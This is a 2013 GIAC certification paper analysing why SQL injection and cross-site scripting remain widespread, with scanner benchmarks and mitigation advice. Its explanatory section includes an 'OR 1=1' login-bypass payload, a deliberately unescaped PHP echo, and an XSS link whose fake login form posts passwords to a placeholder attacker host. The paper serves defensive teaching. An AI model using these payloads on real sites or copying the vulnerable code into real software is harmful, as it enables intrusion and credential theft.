Web Application Injection Vulnerabilities: A Web App's Security Nemesis?

Erik Couture

Web Application Injection Vulnerabilities

A Web App's Security Nemesis?

GIAC (GWAPT) Gold Certification

Author: Erik Couture, erikcouture@gmail.com
Advisor: Dennis Distler

Accepted: May 20th, 2013

Abstract

A great number of web application vulnerabilities are leveraged through client-side submission of unexpected inputs. While it is clear these vulnerabilities are complex and widespread, what is not clear is why after over a decade of effort they remain so prevalent. This paper explores a number of methods for combatting this class of threats and assesses why they have not proven more successful. The paper describes the current best practices for minimizing these vulnerabilities and points to promising research and development in the field.

1. Introduction

An ever-increasing number of high profile data breaches have plagued organizations over the past decade. A great number of these come about via so-called 'injection attacks'; the submission of malicious code to a web application. Indeed, the Open Source Web Application Security Project (OWASP), the leading organization in the field of web app security states; "How data input is handled by Web applications is arguably the most important aspect of security." (OWASP, 2012). How does such a well understood, heavily researched and often warned against threat not get resolved over a period of 10+ years? Can web application security's biggest nemesis ever be bested, or are we doomed to another decade of continued breaches?

1.1. Prevalence and Risk

Injection attacks have dominated the top of web application vulnerability lists for much of the past decade. The OWASP Top 10 Project (OWASP, 2012), which assesses the most critical threat categories against web applications, places 'Unvalidated Input' in the top spot, followed by the related XSS Flaws and Injection Flaws in 4th and 6th place respectively. These have remained top threats to web applications since the first publication of the Top Ten list in 2004. The CWE/SANS Top 25 Most Dangerous Software Errors list also places high emphasis on the same issues.

The risk of exploitation via these means is very high and high-profile examples abound in the press. For a better overview of the scope and scale of the issue, the reader is encouraged to review the numerous examples available at the Privacy Right Clearing House, (www.privacyrights.com), www.xssed.com or the Web Hacking Incident Database (http://projects.webappsec.org/Web-Hacking-Incident-Database).

There are however some sources which cite a decrease in vulnerabilities of these types and posit that web sites seem to be generally getting more secure (Steinke, et al, 2011). Certain evidence lends credence to the notion high reporting

rates are attributable to the fact we're getting better at noticing when breaches are occurring. Irrespective, it's clear developing a comprehensive assessment of risk is challenging since many organizations are unaware of being breached, or do not voluntarily report their breaches.

According to Whitehat Security, the likelihood of an injection-related vulnerability existing in a given web application is ~80% (Whitehat, 2011). XSS remains the most prevalent, while SQL injection is the most often exploited of these vulnerabilities. Verizon estimates over 1 million records are lost each year due to SQL injection alone (Verizon, 2012). This speaks to the nature of the weakness but also the nature of the exploiter; as the quote goes "Why do you rob banks? Because that's where the money is!". The payoff for hackers is increasingly in the exploitation of massive amounts of personal and financial information as this data has value on the black market. SQLi allows an all-too-often simple bypass of security controls and offers access directly into vast troves of marketable data

1.2. Scope and Limitations

This paper will not describe the technical specifics of the many types of injection attacks, nor will it attempt to provide the silver bullet for resolving them. Instead it will focus on analyzing the root of the problem; attempting to answer the question, "Why the heck can't we fix injection vulnerabilities?". It will examine input validation in particular as one of the most basic yet effective measures in preventing injection attacks, and outline the complexity of a simple-sounding task; verifying that the untrusted client has not sent your server malicious code.

2. An Overview of the Threat

Input injection attacks may serve a number of ends. Generally, they are preferred by malicious users as a way to obtain restricted data from a back end database or to embed malicious code onto a web server that will in turn serve up malware to unsuspecting clients. These clients may find their credentials or personal information exfiltrated as a result.

The Common Weakness Enumeration (CWE) is a community-developed dictionary that catalogs software weaknesses (Mitre, 2012). Mitre, in collaboration with SANS, publishes an annual analysis of the most significant software errors (in terms of their security implications). The 2011 CWE/SANS Top 25 list highlights input errors in all of the top 4 positions.

Rank	Score	ID	Name
1	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
2	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
3	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
4	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

(Mitre, 2011)

CWE-20, “Improper Input Validation” is closely linked to a number of other related weaknesses including CWE-116 “Improper Encoding or Escaping of Output”. These and several others provide a shared taxonomy for known errors that are then easily mapped to the well-known CVE (Common Vulnerability Exposure) references that indicate actual known vulnerabilities often brought about by the related weaknesses.

2.1. How injection vulnerabilities are exploited

When a developer writes code for a web application he has a specific intent regarding what type of data to be collected, processed and stored. Web application injection attacks occur when a malicious client submits data that was unanticipated by the programmer. The programmer likely considered this eventuality if, for no other reason, to ensure the proper functioning of his application. The programmer probably performed some degree of verification of submitted data to ensure it contains only the anticipated data type. Issues arise frequently, however, in the logic applied to cleansing the input. How does one, as an example, confirm that an inputted field, which is supposed to contain a valid phone number actually does,

rather then some malicious code? The verification algorithm could make use of checks for the following:

- Is the input of a certain length (say 7-12) characters?
- Does the input contain only numbers, parentheses and dashes?
- Does the area code map to a legitimate area code?

Clearly this list is neither extensive nor complete but in this basic example what would happen when the client is British and submits "+44 7600 954 751", or Venezuelan and enters "(0295) 446,32,11". The complexity of any input verification procedure grows exponentially as the acceptable length, character set and syntax of the input increases in complexity (Sherma, M. et al., 2006).

For the sake of brevity, this paper will review only the two most commonly exploited vulnerabilities, SQLi and XSS. It is worth noting, however, that there are a number of other types of injection attack categories.

- LDAP injection
- XPATH injection
- Format string injection
- Command injection

2.1.1. Review: SQLi

SQL injection exploits weaknesses present in a web app's back-end database. This class of exploits is made possible when user input is not cleansed for sting escape characters and the web application submits code amounting to a database *command* to the database server, where it expected *data*. Generating a SQL injection involves following a well-established process (Scambray et al, 2006):

- Insert invalid data into a web app's SQL database input field;
- Manipulate the input until you can map out the inner workings of the unseen SQL statement;

- Craft an input that will successfully escape the 'data input' context and allow you the ability to enter database commands;
- Map the database by with SQL queries, either by guessing table names, brute force or some other technique;
- Read/write/delete the data of interest with a SQL query

The most challenging part of this process is the manipulation of your invalid input to the point where you have successfully gained the ability to interact with the DB. Very comprehensively developed tools such as *sqlmap* allow for far more complex SQL attacks with great ease. What might otherwise be a manual trial and error process is automated and when integrated with other tools like Metasploit or w3af can the attacker can very simply fingerprint the type of database, test for vulnerable GET/POST parameters (and other injection vectors) and perform rapid exploitation based on the information gleaned. A simple example of a legitimate SQL query is as follows:

```
SELECT id FROM users WHERE username = 'Erik' AND password =
'QWERTY'
```

Now, by submitting the following text in the username and password fields, the hacker can craft his own queries to the DB:

```
Username = 'OR 1=1 --/          Password = anything
```

Resulting Query:

```
SELECT id FROM users WHERE username = '' OR 1=1 --/' AND
password = 'anything'
```

Since the input field is in this case not cleansed of escape characters, the double dash is interpreted by the parser as meaning that everything to right is a comment, and thus dropped. The parsed query that gets sent to the DB is:

```
SELECT id FROM users WHERE username = '' OR 1=1
```

Which is interpreted as "Return all user ID's where the username is a null value, or 1=1" (which it always does). The string will always be true and thus dump all the stored user IDs.

The root cause of a SQLi vulnerability is in the concatenation of characters together to create a string, in this case a database command. (Shema, M,2010) The most obvious solution to this exploit is to remove nasty characters like the double-dash above from all input. The challenge, as we will see in the next section is that there are virtually unlimited ways to encode, obfuscate and avoid attempts to scan for and remove dangerous inputs that may be submitted to a web application.

2.1.2. Review: XSS

XSS exploits weaknesses present in web apps' verification of user inputs. XSS can generally be divided into two classes:

- Stored XSS: occurs when a victim visits a page that has been exploited by a malicious user. The malicious script was crafted and placed on the page normally via some input field (e.g. blog comments, web forums), insufficiently filtered by the web app and then saved and replayed to subsequent visitors. These exploits may occur with or without the user interacting with the page (e.g. drive-by execution is possible). In short: '*the code is on the webpage*'.
- Reflected XSS: occurs with a victim interacts with a link which loads a malicious script on a web server. These reflected exploits have been more frequently employed in recent years then stored XSS and often leverage social engineering (phishing) to coerce the victim to execute the malicious script. In short: '*the code is in the link*'

Vulnerable Code, showing and input reflected back to the user.

```
$user = $_GET['user'];
echo '<div class="header"> Welcome, ' . $user . '</div>';
```

Malicious link, crafted with code as the input to the 'user' field (Mitre, 2012)

```
http://trustedSite.example.com/welcome.php?user=<div
id="stealPW">Please Login:<form name="input"
action="http://attack.example.com/stealPassword.php"
method="post">User: <input type="text" name="user"
/><br/>Password: <input type="password" name="password" /><input
type="submit" value="Login" /></form></div>
```

The code above would present the user with a false login prompt on a trusted page, facilitating theft of credentials.

Malicious input may be transmitted via URL parameters, cookies or database queries (CERT, 2012). XSS, and particularly stored XSS, are usually enabled by insufficient user input sanitization. The web app presents the victim's browser with untrusted, unvalidated data, causing it to execute scripts and compromise the victim's data.

2.1.3. Why is this problem so hard to solve?

We've now reviewed the way the problem occurs; now why does it seem to prevail with such tenacity? Most security how-to lists for addressing input validation vulnerabilities boldly state some variation of "never trust user-submitted data". But as logical as this statement is, it certainly is not a simple task to accomplish effectively in practice. In one of his recent publications, L.K Shard states: "XSS flaws still remain in many applications because of (i) the difficulty of adopting these methods, (ii) the inadequate implementation of these methods, and/or (iii) the lack of understanding of XSS problem" (Shar, 2012). It seems the answer lies in some combination of these factors and that a fundamental lack of knowledge, experience or focus on security exists with many developers.

SANS, as part of its Critical Controls for Effective Cyber Defense (SANS, 2012), identifies Application Software Security as a key Control. It offers a number of recommendations for mitigating web vulnerabilities, including:

- Install a Web Application Firewall (in-line or host based);
- Conduct explicit error checking for all input. Define size and type for every variable;
- Conduct web application security scans of all in-house and 3rd party web applications;
- Provide developers with secure code writing training.

The following sections will explore some of these countermeasures providing recommendations for the most effective available mitigation techniques.

2.2. Web Application Scanners & Firewalls

There are a number of possible approaches to mitigate the risk of injection vulnerabilities. According to Whitehat the use of Web Application Firewalls (WAF) has grown significantly in the past few years (Whitehat, 2011). WAFs prove

most useful against injection attacks and it is estimated that a properly configured installation can mitigate over 70% of web app vulnerabilities. An excellent guide for selecting a WAF can be found in the Web Application Security Consortium's Web Application Firewall Evaluation Criteria (www.webappsec.org)

Web application vulnerability scanners automate the process of identifying vulnerable systems, locating injection points and automating the exploit process. These can be a rapid way to test for XSS/SQLi vulnerability, but due to the wide variability in techniques used by these exploits, few tools will provide the comprehensive solution on their own.

2.2.1. Scanner Benchmarks

A thorough benchmark of a large number of web app vulnerability scanners has been conducted by researcher Shay Chen and is available at http://sectooladdict.blogspot.ca/2012/07/2012-web-application-scanner-benchmark.html. He tested commercial and free and open source (FOSS) scanners against hundreds of test cases in an effort to characterize the accuracy with which they detect known vulnerabilities. In general, commercial tools such as IBM AppScan, HP WebInspect and Acunetix came out significantly ahead of FOSS solutions in consistent identification of XSS and SQLi vulnerabilities. A combination of FOSS tools however (say, arachni and sqlmap) would serve as an excellent starting point, both offering excellent coverage with minimal false positives. A snapshot of the results referenced below demonstrates that the value of these tools is widely variable.

Rank	Detection Accuracy	Chart	Vulnerability Scanner
1	100.00% / 0.00% FP		Acunetix WVS (Commercial Edition), Acunetix WVS Free Edition, IBM AppScan, Syhunt Dynamic (Sandcat Pro), Syhunt Mini (Sandcat Mini), WebInspect, ZAP
2	98.48% / 0.00% FP		arachni, ParosPro
3	98.48% / 85.71% FP		Sandcat Free Edition
4	96.97% / 0.00% FP		Netsparker (Commercial Edition)
5	93.94% / 85.71% FP		ProxyStrike
6	90.91% / 0.00% FP		Burp Suite Professional
7	75.76% / 0.00% FP		IronWASP
8	66.67% / 57.14% FP		Nessus
9	63.64% / 0.00% FP		Netsparker Community Edition
10	60.61% / 0.00% FP		N-Stalker 2009 Free Edition
11	57.58% / 0.00% FP		WebSecurify (Opensource Version)
12	51.52% / 0.00% FP		Vega
13	50.00% / 0.00% FP		JSky (Commercial Edition)
14	50.00% / 100.00% FP		Grabber
15	34.85% / 57.14% FP		XSSer

Table 1 - Reflected XSS Detection Accuracy of Web Application Scanners (Chen, 2012)

For reference, the red bars indicate false positive rate that was shown to be strikingly high with certain tools. Mr. Chen's research is highly recommended for anyone developing or reviewing his or her vulnerability assessment capability.

Rank	Detection Accuracy	Chart	Vulnerability Scanner
1	100.00% / 0.00% FP		Acunetix WVS (Commercial Edition), Burp Suite Professional, sqlmap
2	100.00% / 30.00% FP		IBM AppScan, Netsparker (Commercial Edition)
3	100.00% / 50.00% FP		arachni, IronWASP, Syhunt Dynamic (Sandcat Pro), Syhunt Mini (Sandcat Mini), Wapiti
4	99.26% / 30.00% FP		WebInspect
5	96.32% / 70.00% FP		Ammonite
6	93.38% / 0.00% FP		ParosPro
7	85.29% / 20.00% FP		Nessus
8	77.21% / 40.00% FP		Andiparos, Paros Proxy
9	75.74% / 0.00% FP		Vega
10	75.74% / 50.00% FP		ZAP
11	70.59% / 30.00% FP		Netsparker Community Edition
12	65.44% / 30.00% FP		Watobo
13	61.03% / 0.00% FP		JSky (Commercial Edition)
14	59.56% / 30.00% FP		W3AF
15	58.82% / 20.00% FP		Sandcat Free Edition

Table 2 - SQL Injection Detection Accuracy of Web Application Scanners (Chen, 2012)

3. Fixing the code

Input validation is widely considered as the most effective mitigation technique against injection attacks (OWASP, 2011). Note, however, that no amount of input validation will defend against faulty business logic, poor authentication practices or other faults that can also be exploited via malicious (though perhaps not malformed) inputs.

Input validation is defined as the process of validating all the input to an application before using it (OWASP, 2012). It is ultimately futile to attempt to validate input in client-side code or the browser; these steps may raise the bar for attackers somewhat, but they are generally circumventable by even moderately skilled hackers. The client is under the full control of the user and all data to and from the web browser can be modified. Data verification code embedded in the page source could actually serve as a sign to potential hackers that you may have neglected to verify these items on the server side; an invitation to attempt exploitation. Proper input validation must be done on the server, outside of the user's control (Heiderich, M, et al, 2006).

3.1.1. CWE/SANS Top 25 Prevention and Mitigations

The Top 25 project offers outstanding insight into each weakness and recommends preventative measures. It is a must-read and only a tiny snapshot will be presented below, as it applies to this paper's aim (Mitre, 2012).

3.1.1.1. CWE-89: (SQL Injection)

High on the list of recommended mitigations is the use of proven libraries and frameworks to avoid relying on the developer to generate his own secure code. The use of prepared statements, or stored procedures is highly recommended. A third key mitigation is running your web app code at the lowest possible privilege level, such that even if a user could compromise the app, it would not be able to dump data arbitrarily to the client.

The use of input white lists and blacklists is discussed; each bringing pros and cons in a given use case but are unlikely to be consistently applicable throughout a web app. The use of web app firewalls is encouraged, but not offered

as a particularly effective measure when employed alone. The CWE outlines a number of static and dynamic detection approaches during the development and QA process.

3.1.1.2. CWE-79: (Cross-site Scripting)

While turning off JavaScript by policy at the client-end is an option to significantly reduce XSS risk, it will generally cripple most rich websites and is not acceptable by the user base. CWE recommends taking several steps to reduce the risk, while maintaining user functionality. Most of the key recommendations are similar to those for SQLi; conduct thorough input validation, employ a web app firewall and ensure the use of parameterization to separate data and instructions.

3.1.2. CERT's Mitigation Steps

Carnegie Mellon's CERT project makes the following recommendations to reduce the risk of exploitation (CERT, 2012).

- Explicitly setting the character set encoding for each page generated by the web server;
- Identifying special characters;
- Encoding dynamic output elements;
- Filtering specific characters in dynamic elements;
- Examine cookies.

3.1.3. General techniques for handling input (Stuttard, D., & Pinto, M., 2011)

- Reject known bad (blacklist). Somewhat effective against known techniques, perhaps as a result of an automated scanning tool, but of little value against a skilled hacker. Often, just making a minor change to the exploit code will bypass the blacklist rule (e.g. "OR 2=2;" if "OR 1=1;" is blocked)
- Accept known good (whitelist). Likely the better option, but inflexible. As an example, an application might verify that the username exists in the authentication database before sending a query that includes the content of the 'username' field. This might work in specific cases, but doesn't work for free-form text entry fields, for example.
- Sanitization of input data. Includes removing possibly malicious characters and escaping inputs as required.

- Safe data handling. The use of parameterized queries and programming frameworks which minimize the risk of unsafely processed data
- Semantic checks. Context is important when validating submitted data. If a hacker is submitting a legitimate value in a field, it will not be flagged unless checks are put in place to validate this value as being appropriately associated to the context it is being submitted from. (e.g. abuse of cookies data to steal sessions)

3.1.4. The PEAR Validate class

PHP is currently the most popular web app programming language and forms the base for some of the most used web applications from the past decade (WordPress, Joomla!, MediaWiki). The PEAR Validate class is a useful security measure for PHP-based sites. This is a good first step to ensure non-corrupted input to a form, but will not prevent XSS on it's own (Melonfire, 2006). It employs a library of simple REGEX against which the developer can compare valid inputs for a large number of standard, structured inputs: email addresses, dates, numbers, urls, etc. This is useful for strictly formatted fields like registration forms, but not for free-form fields like discussion forum systems etc. The PEAR HTML_Template_PHPTAL package is a templating engine for HTML that provides additional protection against XSS by facilitating well-formed outputs and escapes. There are a number of other templating engines that provide some added level of verification.

3.1.5. Database APIs or templating systems

Similar in concept to the use of PEAR to prevent XSS, the addition of layers of abstraction when developing database applications removes some of the onus from the developer to have to manually escape all vulnerable variables. Template systems such as Django aim to reduce code complexity and automatically escape all special SQL parameters for most popular database servers (Django, 2012). Django is used by many large sites such as Pinterest and Instagram and provides comprehensive protection against SQLi/XSS and a host of other vulnerabilities.

3.1.6. Escaping strings

Whenever your app places data in a page viewable by the user, that data must be 'escaped'. Escaping is the process of substituting potentially risky characters for encoded versions of themselves. When interpreted by the browser they will still be parsed and displayed correctly, but will not bring along potentially malicious code.

The mysqli_real_escape_string function is the built in PHP5 function which will escape special characters (\x00, \n, \r, \, ', " and \x1a) in a SQL statement (PHP, 2012). Its proper employment in all relevant circumstances is a necessity to minimize SQLi vulnerability. Escaping is dependent on the selected character set (charset) which must first be explicitly set on the server; failure to do so allows the possibility of exploitation based on differences between the server and client's understanding of the acceptable character set. Note that this function deprecates the older mysql_escape_string, which has been shown to be vulnerable, as it does not check the character set and can be manipulated.

The developer is advised to employ escaping via tested and proven methods such as the OWASP ESAPI, rather than to try to develop their own escaping code.

3.1.7. Parameterized Queries / Prepared Statements

As a better alternative then attempting to escape each string of nasty characters, the use of prepared statements when querying a SQL database is widely accepted as the best practice. Prepared statements add a crucial layer of abstraction by strictly separating user-submitted data from SQL instructions generated (Shema, M,2010). Prepared statements are more robust and less prone to error then the alternative 'string concatenation' method of building database queries.

3.1.8. HTML Purifier

If the input you are accepting is HTML (e.g. comments or a bulletin board) the HTML Purifier library will remove all known malicious code, vastly reducing your exposure to XSS. The following table outlines the features of a number of HTML filtering libraries and shows that while there are many good initiatives freely available, HTML Purifier is among the best supported and fully featured (Yang,

2012). It actually rebuilds the client submitted input into new HTML code, behaving more like a proxy then a filter.

Library	Version	Date	License	Whitelist	Removal	Well-formed	Nesting	Attributes	XSS safe	Standards safe
striptags	n/a	n/a	n/a	Yes (user)	Buggy	No	No	No	No	No
PHP Input Filter	1.2.2	2005-10-05	GPL	Yes (user)	Yes	No	No	Partial	Probably	No
HTML_Safe	0.9.9beta	2005-12-21	BSD (3)	Mostly No	Yes	Yes	No	Partial	Probably	No
kses	0.2.2	2005-02-06	GPL	Yes (user)	Yes	No	No	Partial	Probably	No
htmLawed	1.1.9.1	2009-02-26	GPL	Yes (not default)	Yes (user)	Yes (user)	Partial	Partial	Probably	No
Safe HTML Checker	n/a	2003-09-15	n/a	Yes (bare)	Yes	Yes	Almost	Partial	Yes	Almost
HTML Purifier	4.4.0	2012-01-18	LGPL	Yes	Yes	Yes	Yes	Yes	Yes	Yes

Table 3 - Comparison of HTML filtering libraries

It should be noted that HTML Purifier and similar tools are not a replacement for escaping data destined for SQL statements.

3.1.9. OWASP ESAPI / AntiSamy

OWASP has developed and published ESAPI (Enterprise Security API) as a web app security library. One of the many features of this tool is a validator function that will provide high quality, proven input verification to complex web apps. As with all functions in ESAPI, it was developed to be easily integrated into new code or retrofitted into legacy code.

The OWASP AntiSamy project is related to ESAPI Validator and employs defined policy files to verify HTML input. This could be a lighter-weight alternative to implementing the full ESAPI, depending on your web application's needs.

3.1.10. Minimizing vulnerability surface

Keep it simple and avoid allowing any unnecessary inputs. When developing your web app, pare the inputs down to only those required for the necessary functionality; "It's safer to write code that doesn't require input sanitizing than to try to sanitize it." (Perrin, 2008).

3.1.11. Caution: Don't reinvent the wheel

Just as is it exceedingly poor practice to develop one's own 'custom' crypto algorithms, web app developers should avoid the trap of creating custom code for sanitizing inputs. There are a great number of standard techniques for securing inputs; select and apply the ones appropriate to your application and ensure they are kept up to date as any bugs are discovered. To that end, there are a great number of small, often unsupported efforts to solve particular input verification problems. A quick search through github or code.google.com will reveal a large number of small

projects in various states of development, purporting to provide protection against XSS/SQLi. Be wary and try to stick to current, maintained, projects.

3.2. The Human Aspect

The list above brings together a number of mitigations methods which, properly implemented, would significantly reduce a web app's vulnerability to injection attacks. None of these techniques is ground breaking or particularly new, so what is preventing us from taking the required steps? To reiterate, injection vulnerabilities have been topping vulnerability lists for a decade; there should certainly be no question as to their impact and the associated dangers.

Jeremiah Grossman at Whitehat Security offers the following list of factors inhibiting organizations from remediating vulnerabilities (Grossman, 2012). It is clear, concise, and worth quoting here in its entirety:

- No one at the organization understands or is responsible for maintaining the code.
- No one at the organization knows about, understands, or respects the vulnerability.
- Feature enhancements are prioritized ahead of security fixes.
- Lack of budget to fix the issues.
- Affected code is owned by an unresponsive third-party vendor.
- Website will be decommissioned or replaced "soon."
- Risk of exploitation is accepted.
- Solution conflicts with business use case.
- Compliance does not require fixing the issue.

The human factor or this class of vulnerability is as significant as in any security flaw; so much of fixing it relies on business incentivization. Developers are ever-increasingly asked to get software out as soon as possible; shipping 'beta' code is common as the race to the market can often favor the first off the line. As web programming frameworks gain popularity and smaller applications increase their reach, development teams often comprise of only a few individuals. There may be no security, quality assurance or audit teams.

3.3. Current Research

As a highly exploited set of vulnerabilities, input validation errors have generated a significant amount of academic interest. A brief review through some of the current research topics is provided below.

3.3.1. SCRIPTGARD: Preventing Script Injection Attacks in Legacy Web Applications with Automatic Sanitization (Molnar & Livshits, 2010)

The researchers conduct an analysis of an existing 400,000 line-of-code web app, to reveal major issues with inconsistent sanitization. They developed a system for preventing such problems by automatically matching the correct sanitizer with the correct browser context. QA testers could apply this system during development to ensure consistent input sanitization throughout the web app code.

3.3.2. Preventing Input Validation Vulnerabilities in Web Applications through Automated Type Analysis (Scholte, 2012)

Research into novel techniques for preventing XSS/SQLi using automated data type detection of input parameters. The technique transparently learns web application parameters during testing and automatically applies validators for these parameters at runtime. The paper claims 65-83% success against the tested vulnerabilities with no additional overhead for the developer, and it could be applied within a number of web frameworks (though their prototype was developed for PHP).

3.3.3. An Empirical Analysis of Input Validation Mechanisms in Web Applications and Languages (Scholte & Balzarotti, 2012)

The authors perform an empirical study of over 7000 input validation vulnerabilities in an attempt to gain insight on their prevention. They assess 79 web application frameworks in what is the largest meta-study in the field to date. A key observation is that 20% of web frameworks do not even provide input validation functions; a massive oversight given the prevalence of input vulnerabilities. The following figure outlines input validation types across the most popular web app languages.

Language	PHP	Perl	Python	Ruby	.NET	Java	Total
Frameworks	21	4	2	0	3	7	37 (100%)
Email	16	2	1	0	3	7	29 (78%)
Date	13	4	2	0	2	3	24 (64%)
URL	11	1	2	0	2	5	21 (57%)
Alphanumeric	10	2	1	0	1	0	14 (38%)
Phone	7	1	0	0	0	1	9 (24%)
Time	6	1	2	0	0	0	9 (24%)
Password	4	3	0	0	0	2	9 (24%)
IP Address	6	1	1	0	0	0	8 (22%)
Filename	4	2	1	0	0	0	7 (19%)
Credit card	3	0	0	0	1	3	7 (19%)

Figure 1 – Support for various input validation types across various languages

The study concludes that if web languages and frameworks would be brought up to enforce common data types (email addresses, URLs, integers etc.) a large percentage of vulnerabilities could be more easily avoided.

3.3.4. Context-Sensitive Auto-Sanitization in Web Templating Languages Using Type Qualifiers (Samuel, 2011)

This research strives to bring better auto-sanitization to web code being developed within Java and PHP web templating frameworks. The approach taken is via new context-type qualifiers that can be easily bolted on to existing web application template frameworks. The author, representing Google, proposes using Google's open-source "Google Closure Templates" to achieve this aim.

3.3.5. Other works (Shar et al, 2010, 2012)

L.K. Shar and colleagues have published a number of academic works exploring SQLi and XSS vulnerabilities. They explore novel code auditing approaches which model XSS defenses across the main defensive methods (input validation, escaping, filtering and character set escaping) and developed software which dramatically reduces the incidences of false positives in web app vulnerability analysis. In a related work, the authors employ methods to analyze static attributes (number of lines of code, code complexity) of web application code as a way to predict the number of web application vulnerabilities that would be present. This technique, which employs data mining across a large sample set, has successfully predicted the number of SQLi/XSS vulnerabilities at over 85% accuracy. While

this type of analysis is less useful for assessing your specific application, if speaks to the general trend that code complexity tend to introduce errors at a proportional rate.

3.3.6. Overall research trends

Research into resolving injection vulnerabilities and input validation issues shows promise in a number of areas, with emphasis on prediction/detection of flaws and creation of tools and techniques to enable developers to produce better code. As many of the popular security solutions are open source, we may see the fruits of their labor integrated into practical application sooner then later.

3.4. Recommended Reading

Significant research was conducted in the preparation of this paper, including review of many of the top web app security titles. Heiderich's book, "Web Application Obfuscation", stands out for its extensive detail on many topics covered in this paper. In particular, this text goes well beyond most others in its detailed explanation of how hackers and pen testers use tools and fuzzing techniques to discover new encoding and obfuscation techniques (Heiderich, 2012). It also explores the effectiveness (or lack of) of web app firewalls; the author goes so far as to state, "Since SQL is flexible, there will always be a way to get around the string analysis and filtering methods of the installed WAF or filter solution." He demonstrates with clear examples how one can circumvent regular expression (REGEX) input filters, and in doing so provides an excellent review of REGEX. This text is highly recommended to the technical reader looking to expand his knowledge of web app vulnerabilities and exploitation.

The OWASP Wiki (owasp.org) is an invaluable resource for all things related to web app security. Any web app developer, pen-tester or auditor would be remiss not to have it at the top of their Bookmarks.

4. Conclusion

4.1. The way ahead

Much has been written and continues to be written on this topic. Organizations such as SANS and OWASP have made excellent inroads to raising awareness of the issues and developing actionable mitigation advice. Still, the problem is far from resolved and much work remains to be done. A greater understanding of the risks by leadership and developers alike can only lead to increased pressure to allow resources for adequate security to be built in and maintained.

4.1.1. Leadership

Management must insist that both purchased closed-source applications and in-house developed ones are architected in a secure manner, with input vulnerability mitigation at the forefront. The use of standard web development frameworks and input validation libraries is a must; while they may not remove 100% of the risk, they will help pare down the simple programming errors that are often inadvertently introduced by human error. Once the platform has been built securely with controls in place to verify client input, additional value can be realize through the use of regular security audits, penetration tests and a web app firewall. Each of these will help elevate the bar in terms against vulnerabilities, known and unknown. Leaders must maintain sight that not all security vulnerabilities hold equal risk. The prevalence of exploitation via injection flaws should logically redirect additional resources towards its prevention (Whitehat, 2011).

4.1.2. Developers

Software coders and development leads must ensure they employ standard methods for building web-apps and strive not to sacrifice convenience for security, particularly with input validation and database communication. There will be errors in code; minimize the opportunity for these by using proven frameworks and input validation libraries. Complexity is the enemy of clean and secure code. Conduct

basic penetration testing against your web app input fields using commercial or open-source tools. Familiarize yourself with resources OWASP's many resources for building secure web apps and incorporate them into your workflow.

4.2. Final Thoughts

WIRED magazine writer, Ryan Tate notes, "Maybe what people need to secure themselves better isn't information, which they seem to already have. Maybe instead they need ways to bridge what they think they should do with the choices they actually make..." (Tate, 2012). Indeed, there is much in the way of good advice available across the entire computer security spectrum. It is unlikely that some massive re-education of the Developer base will take place, so the emphasis must be on designing ways to make the infrastructure (application programming frameworks, web browsers and servers) more secure; preventing unskilled programmers from making the inadvertent mistakes which are the cause of so many of the discussed vulnerabilities. "Ultimately, Web applications will only be as secure as their creators are neurotic." (OWASP, 2012). To this I would add, "and as secure as the tools they use enable them to be".

5. References

Andreu, A. (2006). Professional pen testing for Web applications. Indianapolis, Ind.: Wiley Pub.

CERT. (2012). Understanding Malicious Content Mitigation for Web Developers. Recovered from: http://www.cert.org/tech_tips/malicious_code_mitigation.html

Chen, S. (2012). Top 10:The Web Application Vulnerability Scanners Benchmark, 2012. Recovered from: http://sectooladdict.blogspot.ca/2012/07/2012-web-application-scanner-benchmark.html

Django Project. (2012). Security in Django. Recovered from: https://docs.djangoproject.com/en/1.4/topics/security/

Heiderich, M. (2011). Web application obfuscation. Amsterdam: Elsevier/Syngress.

Melonfire. (2006). Secure your Web applications by validating user input with PHP. Recovered from: http://www.techrepublic.com/article/secure-your-web-applications-by-validating-user-input-with-php/6078577. May 31, 2006

Scambray, J., Shema, M., & Sima, C. (2006). Hacking exposed: Web applications (2nd ed.). New York: McGraw-Hill.

Shema, M. (2003). Hacknotes web security portable reference. New York: McGraw-Hill/Osborne.

Shema, M. (2010). Seven deadliest web application attacks. Amsterdam: Syngress/Elsevier Science.

Mitre. (2012). CWE List (Version 2.3). Recovered from: http://cwe.mitre.org

Molnar, D, Livshits, B. (2010). SCRIPTGARD: Preventing Script Injection Attacks in Legacy Web Applications with Automatic Sanitization. Microsoft Research.

Scholte, T. (2012). Preventing Input Validation Vulnerabilities in Web Applications through Automated Type Analysis. SAP Research, Sophia Antipolis, France

Scholte, T., Balzarotti, D. (2012) An Empirical Analysis of Input Validation Mechanisms in Web Applications and Languages. ACM 978-1-4503-0857-1/12/03

Samuel, Mike. (2011). Context-Sensitive Auto-Sanitization in Web Templating Languages Using Type Qualifiers. ACM 978-1-4503-0948-6/11/10

Stuttard, D., & Pinto, M. (2008). The web application hacker's handbook discovering and exploiting security flaws. Indianapolis, IN: Wiley Pub.

Stuttard, D., & Pinto, M. (2011). The web application hacker's handbook finding and exploiting security flaws (2nd ed.). Indianapolis: Wiley.

Perrin, C. (2008). The safest way to sanitize input: avoid having to do it at all. Recovered from: http://www.techrepublic.com/blog/security/the-safest-way-to-sanitize-input-avoid-having-to-do-it-at-all/668

Yang, E. (2012). HTML Purifier. http://htmlpurifier.org

SANS. (2012). Critical Control for Effective Cyber Defense v4.0. http://www.sans.org/critical-security-controls/

Shar, L.K, & Hee Beng, K.T. (2010). Auditing the defense against cross site scripting in web applications. Proceedings of the 2010 International Conference on Security and Cryptography (SECRYPT).

Shar, L.K, & Hee Beng, K.T. (2011). Auditing the XSS defense features implemented in web application programs. Published in IET Software Received. 8 May 2011.

Shar, L.K, & Hee Beng, K.T. (2012). Defending against Cross-Site Scripting Attacks Lwin Khin Shar and Hee Beng Kuan Tan IEEE Computer Society. March 2012.

Shar, L.K, & Hee Beng, K.T. (2012). Mining Input Sanitization Patterns for Predicting SQL Injection and Cross Site Scripting Vulnerabilities. 2012 IEEE ICSE 2012, Zurich, Switzerland.

Steinke, G., Tundrea, E., Kenmoro, K. (2011). Towards an Understanding of Web Application Security Threats and Incidents. Journal of Information Privacy & Security.

PHP Project. (2012) PHP Manual: mysqli.real-escape-string: Recovered from: http://php.net/manual/en/mysqli.real-escape-string.php.

Tate, R.. (2012). Why It Pays to Submit to Hackers. Recovered from: www.wired.com/business/2012/08/hackers-walk-all-over-you

